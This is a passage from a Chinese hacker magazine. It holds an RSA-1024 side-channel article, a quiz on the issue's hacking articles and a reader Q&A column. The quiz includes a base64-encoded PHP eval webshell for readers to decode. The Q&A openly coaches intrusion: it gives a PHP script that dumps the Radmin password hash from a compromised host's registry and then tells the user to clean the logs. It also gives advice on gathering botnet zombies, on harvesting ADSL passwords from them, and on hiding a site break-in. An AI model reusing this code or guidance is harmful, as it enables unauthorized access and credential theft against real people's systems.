RSA算法是一种非对称密码算法，该算法需要一对密钥，使用其中一个加密，则需要用另一个才能解密。它是第一个能同时用于加密和数字签名的算法。

二、RSA 的安全性

RSA算法是基于两个大素数的乘积。安全性依赖于大数的因子分解难度，但并没有从理论上证明破解RSA的难度和大数分解难度等价。在这里分解大数n是最显然的一种攻击方法。现在，人们已能分解多个十进制位的大素数。因此，模数n必须选大一些，因具体适用情况而定。在此之前选用1024位的大数n被认为是一个足够大的大数，被认为现有条件下无法被破解。但是在2010年3月10日，三位科学家又为我们展示了另一种破解RSA的方法，宣告1024位RSA加密的终结。

三、边信道攻击

1、边信道攻击

本次破解方法的理论性研究其实早有公布，被称为边信道攻击。这种攻击模式不同于传统的数学分析方法，它是利用密码算法执行过程中所反映出的**时间、资源消耗和电磁能量**等信息来攻击密码系统。由于攻击者利用的信息并非来自系统的“主信道”，所以这类密码分析方法被称为“边信道攻击”。

2、边信道攻击的主要形式：

A、故障分析

使用物理方法（**如电磁辐射**）**干扰密码芯片**的正常工作。迫使其执行某些错误操作，从而泄露密码系统的秘密信息。

B、时间攻击

这种攻击是指利用**密码算法执行时间**所反映出的信息，对密码系统进行攻击。

C、功耗分析

现代密码芯片一般由晶体管组成的半导体制成，当电子流穿越硅基底至晶体管栅门时，会消耗电能并产生电磁辐射。通过测算芯片的功耗，攻击者可能会得知密码芯片正在执行的操作，结合其他分析技术便能够恢复出密码系统的秘密信息，这就是功耗分析的基本思想。RSA 的模幂运算正是功耗分析的攻击对象，攻击者很容易通过功耗分析获得密钥，攻破密码体制。功耗分析分为**简单功耗分析（SPA）和差分功耗分析(DPA)**。

以上三种攻击形式以时间攻击和功耗分析为主流研究方向。1996 年 D. Boneh 等人提出故障分析并成功攻破了 RSA 签名算法。同年国外的研究人员 kocher 利用时间攻击成功攻破 RSA 算法。在 1999 年 Crypto 会议上，研究人员利用简单功耗分析成功攻破了 RSA 签名算法。

以上文字描述可能比较抽象，下面我用一个电磁辐射的例子简单描述一下芯片的信息泄露。

现在密码芯片中大部分芯片都采用 CMOS 技术设计，其电磁辐射的产生机理也适用最基本的 CMOS 逻辑非门来说明，如图 1 所示。




图 1




图 2

图 1 是一个 CMOS 逻辑非门，当输入接地时，上面的 P 型管导通而下面的 N 型管截止，输出被拉至高电平。当输入为高电平时，两管的工作状态相反，将输出拉到低电平。

当从 0 转变到 1 或相反过程时，芯片内的 N 型和 P 型管会导通一个非常短的周期。这个现象导致从 Vdd 到 Vss 间的一个瞬时电流脉冲。当有更多的管子变化到这个状态时，就会产生更多的功率消耗。这是非常实际的情况，解释了为何在数据翻转时会泄露信息。这个瞬时的电流脉冲导致了芯片周边瞬时的电磁场发生变化，只要一个比特的翻转，其结果就会导致一个随时间变化的高频阻尼振动。这个冲击敏感的信号可以通过特殊的感应探头检测出来。

四、RSA　1024 被攻破分析

本次针对攻破 RSA 1024 的研究成果，研究者发现了非专业的大众芯片的乘法器存在一个 BUG。对于大众普遍使用的密码芯片在进行运算的时候，对其进行一定的干扰芯片中的乘法器在进行平方乘运算时会发生错误。在这里假定了每进行一次平方乘运算只有一个数据位出错。通过使用专用的探头收集这些**错误签名对**（*这个词是笔者自创的，意思是需要收集的信息是“消息，错误签名”这样一个东西，而且必须成对出现，就是一个消息对应一个错误签名*），当到达一定的数量之后结合其它统计学分析等就可以有 50% 的概率猜解出 RSA 的私钥。




图 3

三个条件：

1、破解的芯片是基于非专业的大众芯片而言。

2、需要直接物理接触芯片

3、攻击过程中需要用一个变化的电压值去攻击，让芯片在执行运算的时候产生一个错误的回执信息，同时攻击者需要在一个时钟周期内收集到足够多〈消息、错误签名〉这样一个信息对的采样数据。

从以上三点我们可以看出这种攻击利用了边信道攻击中的**动态故障分析和功耗分析**。

RSA 的核心运算部件是模幂运算，而模幂最常用的是平方乘算法。本次攻击过程中利用外部电压值的变化使芯片在运行时候出错，然后再利用自行开发的一个探头收集芯片运算时乘法器在进行时产生的错误信息作为样本，当一个时钟周期内收集到了足够多的样本之后就可以利用其他方法进行破解。

如图 2 所示。a),b)是 RSA 算法的证书加密过程。a)为正常的证书加密过程，得到的是正确的证书。b)为施加了外界干扰的证书加密过程，得到的证书是错误的证书。

我们可以通过这两个过程简单的理解 RSA 传输过程中的攻击对比。当一个正常的消息发送到私钥验证的时候，外部攻击者采用硬件缺陷来进行干扰攻击，那么返回的将是一个错误的证书。而攻击者需要收集的就是一个消息对应错误证书这样的一对信息。

首先需要说明的是本次公布的破解 1024rsa 并不是 100% 可以成功的。所有的破解过程涉及到密码学、信息论、算法、噪声理论，还涉及硬件电路设计、通信、信号处理、统计分析、模式识别等诸多技术。而所有的理论加起来对本次成功破解来说依然是一个猜解的过程，所以成功率只有 50%。

本次破解过程中，三个必要条件。

1、定义了一个三维数据（m，d，e）。m 是 rsa 中的大数，d 是私钥，e 是公钥。d 的长度是 N。这也是 RSA 本身的定义形式。

2、试用于使用了类似平方乘运算的 rsa 算法。rsa 主要是模幂运算，而模幂运算的核心是平方乘运算。

在这里有一个公式需要注意（N/w=K）。N 是私钥的长度，w 是分组长度，K 就是有多少个 w 分组。这个公式需要解释一下，为什么需要这样一个公式来把私钥分成 w 个长度的 K 组呢？主要是和 rsa 算法在计算机中的实现有关。rsa 依赖大数运算，目前主流 rsa 算法都建立在 512 和 1024 位的大数运算之上。而大多数的编译器只能支持到 64 位的整数运算，即我们在运算过程中所使用的整数必须小于等于 64 位，即 0xffffffffffffffff，也就是 18446744073709551615，这远远达不到 RSA 的需要。那么一个有效的方法是将大数表示为一个 n 进制数组，对于目前的 32 位系统而言 n 可以取值为 2 的 32 次方，即 0x10000000，假如将一个二进制为 1024 位的大数转换成 0x10000000 进制，它就变成 32 位，而每一位的取值范围就不是二进制的 0—1 十进制的 0—9，就是 0—0xffffffff，我们正好可以用一个无符号长整数来表示这一数值。所以 1024 位的大数就是一个有 32 个元素的 unsigned long 数组，针对 unsigned long 数组进行各种运算所需的循环规模至多 32 次而已。而且 0x10000000 进制与二进制对于计算机来说，几乎是一回事，转换非常容易。

所以这里提出的 w 分组长度的 K 位就是基于 RSA 算法在计算机中的表现形式来定义的。

3、该组织发现一个定理，就是分成 K 组的数据收集中，高位是可以被发现的。并且通过特定的外界干扰，假定每进行一次平方乘运算导致一位数据出错。通过统计分析，这一个出错的数据位并不是平均分配在 1024 的每一位上，而是集中在某一个区间里。

当消息和错误签名对收集达到一定数量的时候（图 3），就可以来对出错的数据位进行猜测。那么首先根据以上可以猜测出 K 位分组的最高位，依据了高位可以被猜测的定理。那么高位被猜测之后，次高位就变成了高位，递归来推测同样可以被猜测。

但是猜解的时间复杂度是基于私钥长度的，就是说私钥的位数越多，猜解的时间越长。

五、RSA 被破解的影响

本次公布的破解 1024 位 RSA 对 3G 网络，移动手机，多媒体设备等方面存在影响，如果证书的认证采用的是 RSA 加密就可以被本次公布的方法

攻击。但是，这里存在一个问题就是首先攻击者需要能够直接接触芯片，所以如果想要获取客户的私钥信息需要先得到物理设备。所以现阶段在可利用性上应该不是很广泛。

编辑点评：本文看得小编发懵，幸好"高级"类别的文章就此一篇，这是顶尖的密码学，科学家们研究的东东，对小编而言，通过这样的阅读可以扩充自己的知识点，虽然还形不成知识面：），但起码知道通过攻击物理设备也能获知密码。想起一个电视节目，一个小孩通过电话的按键声就能够准确判断出所按的数字是几，这种听觉规律算是另外一种意义上的破解，小编称为"生物破解"：）。所有的解密原理都应该是一获知密码的规律。

随着运营商提供的服务越来越多，随之而来的安全隐患也就越多，这次是RSA 1024位的密钥被破解，随之而来的网上的观点提出用2048位的密钥加密，那么这是否就是安全的呢？这次是RSA被破解，下次又会是什么？矛和盾的升级，正与逆的较量，永远都不会有停歇的时候，不要指望一劳永逸的安全，也不要担心强大的非安全，正是这样的对峙与交融，才推动了我们前进的步伐，除非是这个世界突然停滞，那就是……2012……来了！

脑筋[不]转弯

[基础]

Q 版黑客

1、文章："沙盒"里的QQ游戏
使用沙盒的魅力是什么？

2、文章：QQ昵称中的大文章
反转QQ账号和昵称使用的是 ________ 控制字符。

3、文章：关于Windows7的兼容性与安全性
Windows 7中的虚拟化技术包括 ________ 和 ________ 两个方面。

4、文章：关于Windows7的兼容性与安全性
什么是用户账户控制（UAC）？

5、文章：Win 7，Win 7，关门吧！
查看windows的共享命令是 ________。

6、文章：PEID的面子工程
修改文件的界面可以使用（ ）
A、资源修改工具
B、反汇编工具
C、程序开发工具
D、Debug工具

7、文章：关于…\文件夹的新玩法
用命令"md c:\....\"创建隐藏文件夹，可以用什么命令打开这个文件夹？

8、文章：漫谈DoS
DoS除了Flood攻击方式，还有 ________ 的攻击方式。

9、文章：外挂开发入门篇——QQ挖金子小挂实战
一般外挂编写需要经过 ________ 和 ________ 两个步骤。

10、文章：病毒自动分析工具SysAnalyzer
SysAnalyzer的工作原理是什么？

11、文章：利用VBS识别验证码
一般编程识别验证码的步骤有 ________、________ 和 ________。

策 划

12、文章：功夫熊猫Hacker系漫游记
下面哪个软件能破解带验证码的后台？（ ）
A、溯雪
B、Acunetix_Web_Vulnerability_Scanner
C、溯雪Ⅱ
D、JSKY

[中级]

西线无战事

13、文章：EGshop v1.2注入漏洞分析与利用
怎样下载url为%23.mdb这样的数据库？

14、文章：IIS6解析漏洞继续利用
php+iis6的设置中，"1.php;jpg"这样的文件有没有执行权限？

15、文章：初探XFS——人库的XSS
请问在VB或者VBS中 ________ 函数可以实现字符串转ASCII码

16、文章：密码字典＋扫描器≈LAN定点入侵
请在Google上找到X-Scan早期的命令行版本。

17、文章：微软，今天你被黑了吗？
请说出图5中作者用的扫描工具是什么？

18、文章：由入侵母校引发的苏亚星VOD点播系统V5.0漏洞
搜索VOD点播系统V5.0，作者用的关键字是什么？

19、文章：对XX信息网的一次安全检测
mysql的udf.dll提权，请自行在虚拟机上做一次。
（提示：请读者动手实践）

20、文章：对远程服务器的一次渗透
mstsc.exe的命令行参数都有些什么，请列举3个。

21、文章：微软NT本地提权，打响2010第一枪！
请解密文章里的PD9waHAgQGV2YWwoJF9QT1NUW2NdKTsgPz4x

22、文章：一个Discuz插件漏洞引起的血案
mysql的注释符除了/*，还有什么？

23、文章：友情检测某中学网站
怎样表示当前文件夹的上一级文件夹？

24、文章：POST型注入点下的LOG备份入侵
练习抓包一些注入工具提交的注入语句。
（提示：请读者动手实际实践一下）

25、文章：Start与管道符的强强联手
运行一下作者写的批处理。
（提示：请读者动手实践）

26、文章：对SABLOG2.X的漏洞利用
$_EVO变量在php里是数组吗？

27、文章：防不胜防的SQL注入新探
作者写的这个漏洞能用于mssql吗？

28、文章：绕过ACL进行非授权访问
ACL的全称是什么？

新洞练练看

29.晴天电影系统0DAY分析与漏洞

http_referer 指的是什么？

30.晴天电影系统(续)——利用社工跨站再次拿下系统
cookie 欺骗漏洞的原理是什么？

31.DVBBS8.2 插件上传漏洞利用
如何快速准确的找到 DVBBS 的论坛。

32.刀客建站系统上传漏洞 0Day 分析和利用
上传漏洞出现在哪个方法中？

33.shopxp 网上购物系统最新版本 0DAY 分析与利用
split 函数主要用来做什么的？

34、文章：PHPvod 漏洞分析和发掘
是哪个地方出现了漏洞？

35、文章：XxaspDisk V3.3.2 注入 0day
union 查询的原理是什么？

36、文章：CSRF with Flash
Flash 自身在安全方面有哪些限制？

无线安全

37、文章：破解中国电信“我的 E 家”无线上网
“我的 E 家”无线设备的 SSID 上都会有一个明显的标识，是什么？

38、文章：无线攻击技巧系列之四——无线攻击跳板 2
无线跳板 AP 最重要的作用是什么？

39、文章：无线黑客漏洞讲堂系列 1：——无线路由器认证会话劫持漏洞
Cain 有自带的 base64 解密吗？有 vnc 解密吗？

管理维护

40、文章：简简单单移植测试系统至 VMWare 之 Ghost 篇
在将系统移植到虚拟机中时，遇到驱动程序不兼容，可以用哪个程序来处理（ ）

A ghost
B 驱动精灵
C DriverInjection
D Windows 安装光盘

安全防御

41、文章：Nginx 下防御 HTTP GET FLOOD
为了让 Nginx 支持更多的并发连接数，根据实际情况对工作线程数和每个工作线程支持的最大连接数进行调整，该如何设置？

快码加编

42、文章：浅谈 Clickjack 技术
什么是 Clickjack？有什么“破坏力”？

按钮劫持和超链接劫持的核心技术是什么？如何实现？

43、文章：asp 解密浅谈
asp 密文解密的原理是什么？

如何解密一个或多个 execute 函数的 asp 密文？

eval 函数加密 asp 要如何解密？

44、文章：JNI 打造 QQHash 获取器
Java 如何编译成 Class 文件？又如何将 Class 文件转为 C++ 可以调用的头文件？

C++ 中如何使用 Java 的头文件？

45、文章：基于 B/S 架构的木马的制作
什么是 B/S 架构？有什么优点？以什么协议为基础？

46、文章：注入 explorer 实现文件夹的隐藏
用什么方法实现 HOOK API？具体步骤如何操作？

47、文章：Professional.Rootkits 入门笔记—— Kernel Hooks（下）
在 IDA 中如何查看 DLL 的所有输出函数？

Ntdll.dll 中的输出函数按功能可以分为哪些类？

48、文章：三招两式实现井水不犯河水——线程同步方法总结
“线程的原子访问是指让某一资源只对本线程开放的线程同步”这句话对吗？

为什么线程要用原子访问？临界区、事件、互斥量及信号量分别有什么作用？

cracker

49、文章：二次破解之附加进程调试——对一款加密软件的破解以及安全性分析
按照文章中的方法，实际操作一下！

50、文章：软件破解入门系列四
什么是明码比较？

[高级]

51、文章：浅谈 RSA 1024 的边信道攻击
①边信道攻击的主要形式为__________、__________和__________。
②针对 1024 位密钥的破解是一个猜解的过程，那么在猜解之前需要收集足够数量的<m,s^>。这里的 m 和 s^ 分别指的是什么？
③当 RSA1024 被解密的同时，研究人员也提出了一种解决方案，解决方案中采用了一种叫“salting”的密码技术，请查阅相关资料说明为什么这种技术可以避免 1024 位密钥被破解？
（本题在文章中没有答案，可在搜索引擎中寻找）



Q：如何防万能密码？我用万能密码进了某网站后台顺利拿到了 SHELL，我想帮管理员修补这个漏洞，是不是直接修改这个后台登录地址的文件就可以了？如何修改？

A：更改后台登陆页面或者目录的确是一个办法，但是却有此地无银三百两的味道，这样无疑泄露了自己的入侵行踪。我们要做的就是既不影响管理员登陆，又能悄然无息的为他修补漏洞。在登录页面过滤特殊字符无疑是最简单的办法，当然如果主机的其他文件调用了通用防注入程序，过滤了 POST 提交的非法字符，那么包含这个文件同样能达到效果。其实解决的办法还是有很多的，例如定义链接串如下操作：

```
sql = "select [password] from admin where UserName='"&username&"'"
```

那么会首先检测用户名，但是这种方法也可以绕过，所以最有效的解决方法就是过滤单引号。

本贴地址：http://www.nohack.cn/bbs/thread-112038-1-1.html

Q：有一个笔记本没有光驱。我拿USB从电脑拷贝了光盘的文件。BIOS设置第一启动为USB启动，但是还是不行。拷贝的文件：AUTORUN.INF、GHOST.EXE、LABEL.ICO、MOUSE.EXE、WINXPSP2.GHO怎么就不行呢？如何用USB 装系统啊？

A：小编手上有三个U盘，分别是XP安装盘，ubuntu以及BT4。要制作U盘启动盘，仅仅复制文件是不行的，必须创建引导以及写入Mbr。11月和12月的《**黑客手册**》均对U盘启动盘的制作有所介绍，一般情况下我们的主板是支持USB-HDD启动的，在12月杂志《**U盘系统盘强化篇**》中作者介绍的ultralSO就能轻松制作启动盘了。但是我非常不赞同该文作者的方法，他和你的思路一样是把光盘文件全部写入U盘，这样U盘启动后一般会有一个一键安装，因为有两个磁盘对象，这个时候GHOST很容易把U盘当成写入目标，那你就要注意了。其实我建议用手工，利用MaxDOS+WinPE或者USB-HDD这些工具，制作一个WINPE启动盘，写入一个系统GHOST镜像文件到某个目录，直接用GHOST手动还原。11月中作者介绍的利用USB-CDROOM才是U盘启动的高标准和好方法，因为很多老主板是不支持USB-HDD启动的。不过还要注意一点，用U盘安装系统一定要选取USB2.0的接口对象，否则安装系统的过程是很漫长的。

本贴地址：http://www.nohack.cn/bbs/thread-112036-1-1.html

Q：为什么在有的肉鸡中远程带参数运行ADSL查看后，生成的文本文件为空 ！还有的只有账户名没有密码？

A：我觉得现在的一些朋友在学习和实践一些黑客技术的时候，太急于求成而不注重一些具体步骤的把握。其实几年前我也有过类似的经历，当时遇到过很多问题最后也总结出一些对策。我们获取肉鸡之后，一个非常重要的武器就是cmdshell，这就是所谓的环境刺探。例如我们要知道肉鸡的网络环境，我们采用ipconfig这样的命令来查知对方IP，如果对方是在路由环境下，并没有PPPOE的协议拨号连接对象，工具截获的对象当然为空了。这里仅仅是利用WINDOWS的拨号连接才有效，对方用星空极速或者其他拨号软件，即使是公网主机也不能获取ADSL信息的。至于只有账户名没有密码，那就更简单了，我们的dialupass截取的是保存的密码并进行还原，很多个人用户电脑具备共用性质或者是涉密机，他们登陆宽带连接时自主输入密码而没有进行保存。这样你的工具就只能记录账户名却没有密码。通过这个读者的提问，我深刻的感受到现在的新手朋友太不注重一个重要的获取环境信息的过程，这点却是入侵和渗透中最重要的。

本贴地址：http://www.nohack.cn/bbs/thread-111929-1-1.html

Q：问大家一个问题，关于QQ密码加密问题。很早以前就听说QQ密码加密方式是先进行MD5加密然后在进行BASE64加密。我把截获的QQ密码去进行BASE64解密，结果发现那段代码加密方式很奇特，和普通的BASE64加密方式不同。例如这段代码：nkETBjWLDDDD8B5gtUGfJQ==还有听某个朋友说，以前爱Q大盗9.0辅助工具里面有可以破解那BASE64加密，但我找了半天也没找到，貌似他的官网都关闭了。那么如何解密？

A：QQ的加密方式的确是采取MD5加密后再使用BASE64，其实对于你截获的这段BASE64编码nkETBjWLDDDD8B5gtUGfJQ==，常规下采取普通base64解密算法，得到的是一段“澍□□5?0 灭&'礎?”这样的乱码，因为你必须经过一次HEX转换，即是把字符串转换为十六进制编码。如果你用通用转换器，例如小葵写的转换工具，只需要把这段解密的乱码再转换一次得到的HEX码就是你的目标密码的MD5HASH了。当然你用WINHEX,UE等工具读取这段base64解密的特殊编码，你就能更清楚他的实现原理了。至于你说的工具，网上还是有很多的，但是对于一个破解爱好者来说，强烈推荐你使用CAIN，常规下我们用它进行嗅探和破解，功能极为强大。就拿你说的这段base64编码，打开CAIN进入工具菜单下的“BASE64”口令解码，就可以得到HEX编码了。这里你这段密码的解码为9e411306353f30c3f02660b5413f，就可以进行MD5破解了。

本贴地址：http://www.nohack.cn/bbs/thread-111809-1-1.html

Q：现在抓鸡最快要多久？还有用什么抓最快？请一定帮个忙回答我。

A：可以说关于抓肉鸡这个话题，在论坛的提问板块已是屡见不鲜了。这其实是一个仁者见仁智者见智的技术命题，对于一个黑客来说，抓鸡其实是一个技术层次提升的过程。想必大家和我的初学过程类似，几乎都是利用现成的远程溢出进行抓肉鸡的操作，或者是利用一些共享资源进行捆绑挂马，类似P2P共享资源，办公程序以及流媒体文件捆绑。这些往往涉及到一些比较现实的问题，就是时效性和有效性，也就是目标必须存在漏洞以及你的免杀强度。而在经历过一个阶段以后，想必大家都喜欢入侵网站进行网页挂马，触发IE或者第三方软件的ACTIVEX漏洞进行溢出，但是实质上也存在一个免杀和目标群体的问题。如果你说抓鸡最快的方法，我想那无非是你的技术层次达到研究系统底层以及开发一个远程溢出的0DAY，那么配合一个批量溢出很快就能获取大批量肉鸡，可惜这些并不是我们这些常人能够办到的。作为我们这些技术层次较低的黑客技术爱好者来说，一定要培养你的技术特点，例如木马免杀或者编写，例如漏洞挖掘技术，再利用这些知识结合到实际的抓鸡过程。就我的理解而言，抓肉鸡其实是一种技术的拓展，取决于你的方法以及灵活性。

本贴地址：http://www.nohack.cn/bbs/thread-111785-1-2.html

Q：求RADMIN读取注册表的PHP脚本。目标机不能执行cmd命且目标机装有radmin但不支持ASP。谁能把radmin的ASP脚本转换成PHP的啊。

A：这个关于代码的编写问题，我的好朋友孤水绕城帮忙写了一段PHP代码：

```
<?php

$shell = new COM("WScript.Shell") or die("This thing requires Windows Scripting Host");
$rootkey = "HKEY_LOCAL_MACHINE\\SYSTEM\RAdmin\\v2.0\\Server\\Parameters\\";
$Parameter = "Parameter";
$Port = "Port";
$logpath = "LogFilePath";
$myparam = $shell->RegRead($rootkey.$Parameter);
$myport = $shell->RegRead($rootkey.$Port);
$path = $shell->RegRead($rootkey.$logpath);
echo "radmin hash is:";
foreach($myparam as $a){
    echo dechex($a);
}
echo "<br>";
echo "radmin port is :".hexdec(dechex($myport[1]).dechex($myport[0]))."<br>";
echo "radmin log path is:$path<br>";
echo "please clean the log"
?>
```

利用了WScript.Shell对注册表进行读取，ASP也是利用相关组件实现的。如果你的目标禁用了WScript.Shell，就无法获取这个注册表键值了，当然你也可以asp.net

System.Text.RegularExpression进行注册表操作，目标主机必须支持解析。如果你目标主机确定无法执行命令，一般来说WScript.Shell肯定被禁用了，那么尝试读取一些重要数据库链接信息或者库中管理员的信息，尝试一下社工匹配。

本贴地址：http://www.nohack.cn/bbs/thread-111782-1-2.html

Q：各位那个中国X黑客小组的黑客游戏第三关怎么过啊？以下是游戏地址：http://hackgame.cnxhacker.net/gotothree.asp

A：黑客游戏是众多技术爱好者培养能力的一种手段，前一段和朋友做的PESEC的黑客通关游戏，就结合了很多技术点的应用。下面我就切入主题，第三关出现的图画其实是一个包含页面，我们直接在框架处右键可以看到如下URL：http://hackgame.cnxhacker.net/'.asp，当然你想通过右键查看源文件被禁用了，可以直接通过菜单功能的查看源代码实现，也能得到如下定义：

```
<iframe name="I1" src="'.asp" width="100%" scrolling="no" border="0" frameborder="0" height="200"></iframe>
```

我们直接在浏览器打开这个页面：http://hackgame.cnxhacker.net/'.asp，查看源文件得到如下内容（截取重要一段）：

```
<p align="center"><font size="7" color="#FF3300" face="Webdings">forth.asp</font></p>
```


我们得到的http://hackgame.cnxhacker.net/forth.asp却是提示错误，玄机正在这里，我们再查看这个页面的源文件，得到一个隐藏的脚本域：

```
<input type="hidden" name="theforthin.asp" size="0">
